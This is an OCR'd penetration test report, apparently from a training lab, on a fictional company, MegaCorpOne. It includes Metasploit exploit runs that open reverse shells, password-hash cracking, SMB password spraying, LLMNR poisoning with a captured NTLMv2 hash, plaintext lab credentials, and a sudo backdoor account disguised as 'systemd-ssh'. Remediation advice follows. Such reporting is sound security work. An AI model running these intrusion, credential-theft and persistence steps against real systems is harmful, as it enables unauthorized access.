
Apache httpd 2.4.38


```
HTTP/1.1 200 OK
Server: Apache/2.4.38 (Debian)
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Type: text/html
```

SSL Certificate

```
Certificate:
    Data:
        Signature Algorithm: sha256WithRSAEncryption
        Validity
```

Spalding Tech then began to engage with the Linux Server @ 172.22.117.150 and, after a quick scan of the system, noted several open ports that revealed potential points of entry. Several screenshots are included below to highlight these exploits, and will be further explained in detail in a later section:





```
msf6 exploit(unix/misc/distcc_exec) > run

[*] Started reverse TCP double handler on 172.22.117.100:4444
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo pnClMTvCsfjsiBmi;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "pnClMTvCsfjsiBmi\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 3 opened (172.22.117.100:4444 → 172.22.117.150:52963 ) at 2023-05-09 20:21:01 -0400

whoami
daemon
pwd
/tmp
```

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP double handler on 172.22.117.100:4444
[*] 172.22.117.150:6667 - Connected to 172.22.117.150:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
[*] 172.22.117.150:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo iy8HTFIZb0p3Zht0;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "iy8HTFIZb0p3Zht0\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 4 opened (172.22.117.100:4444 → 172.22.117.150:56867 ) at 2023-05-09 20:47:50 -0400

whoami
root
pwd
/etc/unreal
```

Using any of these exploits resulted in unintended access to the Linux Server. After gaining this access, Spalding Tech performed enumeration which revealed plain-text files containing user credentials. In this case, ST was able to locate the login information for the administrator account.

```
daemon@metasploitable:/tmp$ cat /var/tmp/adminpassword.txt
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
daemon@metasploitable:/tmp$
```

Using the above credentials, allowed Spalding Tech to access the server with administrative privileges.

```
msf6 exploit(unix/misc/distcc_exec) > ssh msfadmin@172.22.117.150
[*] exec: ssh msfadmin@172.22.117.150

msfadmin@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Jul 10 23:53:36 2022 from 172.22.117.100
msfadmin@metasploitable:~$
```

Below are a few examples of additional login credentials that were located during the engagement:

USERNAME: sys
PASSWORD: batman

USERNAME: msfadmin
PASSWORD: cybersecurity

USERNAME: klog
PASSWORD: 123456789

USERNAME: service
PASSWORD: service

This was achieved by copying the /etc/shadow file (since destroyed confidentially), and cracking the hashes of all user passwords. This process, as well as successful login with the `sys` user account can be seen below.

```
┌──(root💀kali)-[~/Desktop]
└─# john --wordlist="~/Desktop/passwords.txt" hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 512/512 AVX512BW 16×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
batman           (?)
1g 0:00:00:00 DONE (2023-05-11 19:01) 14.28g/s 10971p/s 10971c/s 10971C/s 123456..beast
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~/Desktop]
└─# ssh sys@172.22.117.150
sys@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
sys@metasploitable:~$
```

Finally, to ensure the access Spalding Tech had created on this device remained available, ST created a new user account disguised as a system service to provide a backdoor entry point to the server.

```
root@metasploitable:/etc# sudo adduser --no-create-home systemd-ssh
Adding user `systemd-ssh' ...
Adding new group `systemd-ssh' (1003) ...
Adding new user `systemd-ssh' (1003) with group `systemd-ssh' ...
Not creating home directory `/home/systemd-ssh'.
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
Changing the user information for systemd-ssh
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [y/N] y
root@metasploitable:/etc# usermod -aG sudo systemd-ssh
root@metasploitable:/etc# groups systemd-ssh
systemd-ssh sudo
root@metasploitable:/etc#
```

```
┌──(root💀kali)-[~]
└─# ssh -p 10022 systemd-ssh@172.22.117.150
systemd-ssh@172.22.117.150's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Thu May 11 20:13:00 2023 from 172.22.117.100
systemd-ssh@metasploitable:~$ whoami
systemd-ssh
systemd-ssh@metasploitable:~$
```

Spalding Tech was also able to locate two Windows devices; a workstation and a domain controller. The following scan, identifies both devices and their IP addresses:

```
┌──(root💀kali)-[~]
└─# nmap -sP 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2023-05-15 20:23 EDT
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00073s latency).
MAC Address: 00:15:5D:02:04:11 (Microsoft)
Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00094s latency).
MAC Address: 00:15:5D:02:04:01 (Microsoft)
```

ST used password spraying techniques to identify known user credentials on these newly uncovered devices. These methodologies allowed ST to successfully identify a particular user as having administrator privileges on the Windows 10 device, as seen below:

```
[+] 172.22.117.10:445     - 172.22.117.10:445 - Success: 'megacorpone\tstark:Password!'
[!] 172.22.117.10:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.11:445     - 172.22.117.11:445 - Starting SMB login bruteforce
[-] 172.22.117.11:445     - 172.22.117.11:445 - Could not connect
[!] 172.22.117.11:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.12:445     - 172.22.117.12:445 - Starting SMB login bruteforce
[-] 172.22.117.12:445     - 172.22.117.12:445 - Could not connect
[!] 172.22.117.12:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.13:445     - 172.22.117.13:445 - Starting SMB login bruteforce
[-] 172.22.117.13:445     - 172.22.117.13:445 - Could not connect
[!] 172.22.117.13:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.14:445     - 172.22.117.14:445 - Starting SMB login bruteforce
[-] 172.22.117.14:445     - 172.22.117.14:445 - Could not connect
[!] 172.22.117.14:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.15:445     - 172.22.117.15:445 - Starting SMB login bruteforce
[-] 172.22.117.15:445     - 172.22.117.15:445 - Could not connect
[!] 172.22.117.15:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.16:445     - 172.22.117.16:445 - Starting SMB login bruteforce
[-] 172.22.117.16:445     - 172.22.117.16:445 - Could not connect
[!] 172.22.117.16:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.17:445     - 172.22.117.17:445 - Starting SMB login bruteforce
[-] 172.22.117.17:445     - 172.22.117.17:445 - Could not connect
[!] 172.22.117.17:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.18:445     - 172.22.117.18:445 - Starting SMB login bruteforce
[-] 172.22.117.18:445     - 172.22.117.18:445 - Could not connect
[!] 172.22.117.18:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.19:445     - 172.22.117.19:445 - Starting SMB login bruteforce
[-] 172.22.117.19:445     - 172.22.117.19:445 - Could not connect
[!] 172.22.117.19:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445     - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445     - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
```

By making use of a LLMNR Poisoning attack, ST was able to uncover further login credentials for the Windows 10 workstation @ 172.22.117.20


```
[+] Listening for events ...
[*] [NBT-NS] Poisoned answer sent to 172.22.117.20 for name FILESHRAE01 (service: File Server)
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[*] [MDNS] Poisoned answer sent to 172.22.117.20   for name fileshrae01.local
[*] [LLMNR]  Poisoned answer sent to 172.22.117.20 for name fileshrae01
[SMB] NTLMv2-SSP Client   : 172.22.117.20
[SMB] NTLMv2-SSP Username : MEGACORPONE\pparker
[SMB] NTLMv2-SSP Hash     : pparker::MEGACORPONE:d4447d17e4d41aa8:744F81C563FCF4E2FF019F2F4A3D3EF9:010100000000000C0653150DE09D2016EB34E5682CD6F30000000002000805300 4D004200330001001E00570049004E002D005000520048003400390032005200510041004600560004001400530 04D004200330 02E006C006F006300610 06C00030034005700 4004E002D005000520048003400390032005200510041004600560002E0053004D004200330 02E006C006F006300610 06C00050014005300 4D004200330 02E006C006F006300610 06C0007000800C0653150DE09D2010600040002000000080030003000000000000000000000300000F57F90EA403ECE3CACD85E3E0DA7D702793DD746C874AEF848DE288439F12F2B0A0010000000000000000000000000000000000900200063006900660073002F00660069006C006500730006800720061006500300031000000000000000
```


```
┌──(root💀kali)-[~/Desktop]
└─# john llmnrpoison.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2023-05-15 20:35) 5.000g/s 38310p/s 38310c/s 38310C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

In the final stages of the engagement, Spalding Tech was able to gain full access to the WINDC01 Domain Controller on MegaCorpOne's network. This action gave ST full privileges to enact any command. To achieve this, Spalding Tech successfully cracked user credentials found on the Windows 10 workstation (since destroyed confidentially). With the knowledge of user passwords, ST was able to make use of credential spraying techniques to once again identify a user with administrative access to the Domain Controller.

```
┌──(root💀kali)-[~/Desktop]
└─# crackmapexec smb 172.22.117.0/24 -u bbanner -p Winter2021
SMB         172.22.117.10   445    WINDC01          [*] Windows 10.0 Build 17763 x64 (name:WINDC01) (domain:megacorpone.local) (signing:True) (SMBv1:False)
SMB         172.22.117.20   445    WINDOWS10        [*] Windows 10.0 Build 19041 x64 (name:WINDOWS10) (domain:megacorpone.local) (signing:False) (SMBv1:False)
SMB         172.22.117.10   445    WINDC01          [+] megacorpone.local\bbanner:Winter2021 (Pwn3d!)
SMB         172.22.117.20   445    WINDOWS10        [+] megacorpone.local\bbanner:Winter2021 (Pwn3d!)
```

From this point forward, ST was able to gain access to the Domain Controller in order to further enumerate additional user account information. At this stage, Spalding Tech fully conquered the domain presented in the scope of this engagement.





In summary, this penetration test resulted in Spalding Tech identifying multiple vulnerabilities across MegaCorpOne's network and systems. These security flaws have the potential to cause massive disruption of service and loss of data. The evidence presented above is but a fraction of the potential findings that can result from a malicious actor utilizing these tactics. This statement is not meant to scare, but should act as a wake-up call to upper management that now is the time to act. The screenshots and tables above contain sensitive passwords and usernames that should not be easily discovered, and information gathered during the engagement was omitted from this report and confidentially destroyed in order to protect MegaCorpOne from further potential exposure. It is the recommendation of Spalding Tech that MegaCorpOne immediately act to remediate these vulnerabilities. While the task may seem daunting, many of the 'critical' and 'high' vulnerabilities identified below can be easily addressed without great expense. Changes to corporate password policies, employee training, and a general review of running services and open ports; would do wonders for MegaCorpOne's security posture.

Summary Vulnerability Overview

Vulnerability	Severity
Weak password on public web application	Critical
FTP Backdoor Reverse Shell	Critical
LLMNR Poisoning	High
Privilege Escalation	High
Exposed Server IP Addresses	Medium
Known CVE Vulnerabilities	Medium

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Linux Server @ 172.22.117.150 Windows 10 @ 172.22.117.20 WinDC10 @ 172.22.117.10
Ports	Linux Server ~ 21 [FTP], 22 [SSH], 80 [HTTP], 3306 [MySQL], 6667 [Unreal IRC] Windows 10 ~ 135 [RPC], 445 [SMB], 139 [RPC/SMB], 3389 [RDP] WinDC01 ~ 88 [Kerberos], 135 [RPC], 445 [SMB]

Exploitation Risk	Total
Critical	3
High	3
Medium	1
Low	-

Vulnerability Findings

Weak Password on Public Web Application

Risk Rating: Critical

Description:
The site `vpn.megacorpone.com` is used to host the Cisco AnyConnect configuration file for MegaCorpOne. This site is secured with basic authentication but is susceptible to a dictionary attack. ST was able to use a username gathered from OSINT in combination with a wordlist in order to guess the user's password and access the configuration file.

Affected Hosts: vpn.megacorpone.com

Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user **thudson**'s password.

FTP Backdoor Reverse Shell

Risk Rating: Critical

Description:
Spalding Tech made use of several Metasploit modules to gain access and infiltrate various devices. It should be noted, properly secured and updated devices should not be susceptible to these attacks. Using the "vsftpd_234_backdoor" exploit, ST was able to achieve remote code execution on a Linux server. Furthermore, the connection established provided root privileges across the host. This poses a great threat to MegaCorp and should be addressed immediately.

Affected Hosts: Linux Server @ 172.22.117.150

Remediation:

- Update the FTP Daemon running on this (and all other) servers, remove the service entirely if not needed
- Instruct all users of the system to reset their passwords, particularly the users with access to the FTP service.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 172.22.117.150:21 - The port used by the backdoor bind listener is already open
[+] 172.22.117.150:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 2 opened (172.22.117.100:39621 → 172.22.117.150:6200 ) at 2023-05-09 20:15:05 -0400

whoami
root
pwd
/
```

Exposed Server IP Addresses

Risk Rating: Medium

Description:
Spalding Tech was able to make use of the Recon-ng tool to identify the IP addresses of many of MegaCorpOne's servers; including named servers, mail servers, and the vpn server. With this information, it would be possible for a threat actor to implement a DNS Spoofing attack to direct users intending to connect with MegaCorpOne to malicious sites.

Affected Hosts: 18 web servers (see below)

Remediation:

- Remove internet access from any server where not absolutely necessary
- Update all servers and install local IDS/IPS solutions as well as a strong firewall

[-] Hosts

host	ip_address	region	country	latitude	longitude	notes	module
admin.megacorpone.com	51.222.169.208						hackertarget
beta.megacorpone.com	51.222.169.209						hackertarget
fs1.megacorpone.com	51.222.169.210						hackertarget
intranet.megacorpone.com	51.222.169.211						hackertarget
mail.megacorpone.com	51.222.169.212						hackertarget
mail2.megacorpone.com	51.222.169.213						hackertarget
ns1.megacorpone.com	51.79.37.18						hackertarget
ns2.megacorpone.com	51.222.39.63						hackertarget
ns3.megacorpone.com	66.70.207.180						hackertarget
router.megacorpone.com	51.222.169.214						hackertarget
siem.megacorpone.com	51.222.169.215						hackertarget
snmp.megacorpone.com	51.222.169.216						hackertarget
support.megacorpone.com	51.222.169.218						hackertarget
syslog.megacorpone.com	51.222.169.217						hackertarget
test.megacorpone.com	51.222.169.219						hackertarget
vpn.megacorpone.com	51.222.169.220						hackertarget
www.megacorpone.com	149.56.244.87						hackertarget
www2.megacorpone.com	149.56.244.87						hackertarget

Privilege Escalation Vulnerabilities

Risk Rating: High

Description:
While many of the techniques used during this engagement that related to privilege escalation relied upon the existence of weak passwords, special attention should be given to select methodologies that allow privilege escalation to persist regardless of hardened password policies. These techniques include User Access Management and group permissions across domains and files.

Affected Hosts: Linux Server @ 172.22.117.150 , Windows 10 @ 172.22.117.20

Remediation:

- Ensure that employees have minimum privilege necessary across all user accounts
- Update IDS / IPS solutions to ensure they are current with all known malicious payload signatures
- Record and review network and system logs to verify user activity is as expected

Weak Passwords / Password Storage Policy

Risk Rating: Critical

Description:
Spalding Tech identified multiple passwords throughout the engagement with MegaCorp. In the most egregious example, administrator login credentials were located in a plain-text file on a server. Using these passwords allowed ST to exploit both Linux and Windows machines. Any threat actor following the procedure presented by ST would easily make use of this same lax password policy, meaning any malicious source is capable of acting as an administrator with full privileges to execute scripts and exfiltrate data. Two examples of this vulnerability are evident in the screenshots below. The first displays the aforementioned plain-text file containing admin credentials, the second displays the usage of a technique known as 'password spraying' to identify on which device the user 'tstark' has admin privileges.

Affected Hosts: Linux Server @ 172.22.117.150 , Windows 10 @ 172.22.117.20 , WINDC01 @ 172.22.117.10

Remediation:

- Update the corporate password policy and require a higher complexity of credentials
- Implement two-factor authentication across all user accounts
- Set User Access Privileges for sensitive files

```
daemon@metasploitable:/tmp$ cat /var/tmp/adminpassword.txt
cat /var/tmp/adminpassword.txt
Jim,

These are the admin credentials, do not share with anyone!


msfadmin:cybersecurity
daemon@metasploitable:/tmp$
```

```
[+] 172.22.117.10:445     - 172.22.117.10:445 - Success: 'megacorpone\tstark:Password!'
[!] 172.22.117.10:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.11:445     - 172.22.117.11:445 - Starting SMB login bruteforce
[-] 172.22.117.11:445     - 172.22.117.11:445 - Could not connect
[!] 172.22.117.11:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.12:445     - 172.22.117.12:445 - Starting SMB login bruteforce
[-] 172.22.117.12:445     - 172.22.117.12:445 - Could not connect
[!] 172.22.117.12:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.13:445     - 172.22.117.13:445 - Starting SMB login bruteforce
[-] 172.22.117.13:445     - 172.22.117.13:445 - Could not connect
[!] 172.22.117.13:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.14:445     - 172.22.117.14:445 - Starting SMB login bruteforce
[-] 172.22.117.14:445     - 172.22.117.14:445 - Could not connect
[!] 172.22.117.14:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.15:445     - 172.22.117.15:445 - Starting SMB login bruteforce
[-] 172.22.117.15:445     - 172.22.117.15:445 - Could not connect
[!] 172.22.117.15:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.16:445     - 172.22.117.16:445 - Starting SMB login bruteforce
[-] 172.22.117.16:445     - 172.22.117.16:445 - Could not connect
[!] 172.22.117.16:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.17:445     - 172.22.117.17:445 - Starting SMB login bruteforce
[-] 172.22.117.17:445     - 172.22.117.17:445 - Could not connect
[!] 172.22.117.17:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.18:445     - 172.22.117.18:445 - Starting SMB login bruteforce
[-] 172.22.117.18:445     - 172.22.117.18:445 - Could not connect
[!] 172.22.117.18:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.19:445     - 172.22.117.19:445 - Starting SMB login bruteforce
[-] 172.22.117.19:445     - 172.22.117.19:445 - Could not connect
[!] 172.22.117.19:445     - No active DB -- Credential data will not be saved!
[*] 172.22.117.20:445     - 172.22.117.20:445 - Starting SMB login bruteforce
[+] 172.22.117.20:445     - 172.22.117.20:445 - Success: 'megacorpone\tstark:Password!' Administrator
```

LLMNR Poisoning Vulnerabilities

Risk Rating: High

Description:
ST was able to mimic an LLMNR attack by spoofing a response to a request in order to gather user credentials. It was through this technique that Spalding Tech was able to identify credentials for the user `pparker` which were previously unknown. These credentials were then used when attempting to gain access to the Domain Controller.

Affected Hosts: Windows 10 @ 172.22.117.20

Remediation:

- Turn off LLMNR, as it is an older broadcast protocol and DNS is the preferred protocol
- Monitor all network traffic flow for suspicious redirections


```
┌──(root💀kali)-[~/Desktop]
└─# john llmnrpoison.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2023-05-15 20:35) 5.000g/s 38310p/s 38310c/s 38310C/s 123456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed.
```

Other Known Vulnerabilities

Risk Rating: High

Description:
When performing a scan on MegaCorpOne's website, Spalding Tech made use of Shodan.io to gather general reconnaissance. This revealed a large list of publicly known security vulnerabilities that may affect the site. While exploring each of these vulnerabilities in depth was beyond the scope of this engagement, ST highly recommends further research be done on these potential flaws. Without exploring the likelihood or capabilities of these vulnerabilities further ST is only capable of broadly labeling them as a high-level threat due to the sheer number present, however this may prove too high or (worse) too low of a severity rating depending on the particular vulnerability being examined.

Affected Hosts: www.megacorpone.com

Remediation:

- Further information regarding each of the vulnerabilities identified can be found at:
  - https://cve.mitre.org/
- A full list of all potential security vulnerabilities located can be found at:
  - https://drive.google.com/file/d/1v78oqk38AEtBSK1r4-Cua9RGgmegQAT0/view

MITRE ATT&CK Navigator Map

The following completed MITRE ATT&CK navigator map shows all of the techniques and tactics that ST used throughout the assessment.

For a more interactive and easier-to-view version of the below map, please visit:

- https://docs.google.com/drawings/d/1h9S0ZSwPpuHj-Krins6RXIQUCP5CzwpSwOyrdEx7Znw/edit?usp=sharing

Legend:

Performed successfully
Failure to perform / Was not performed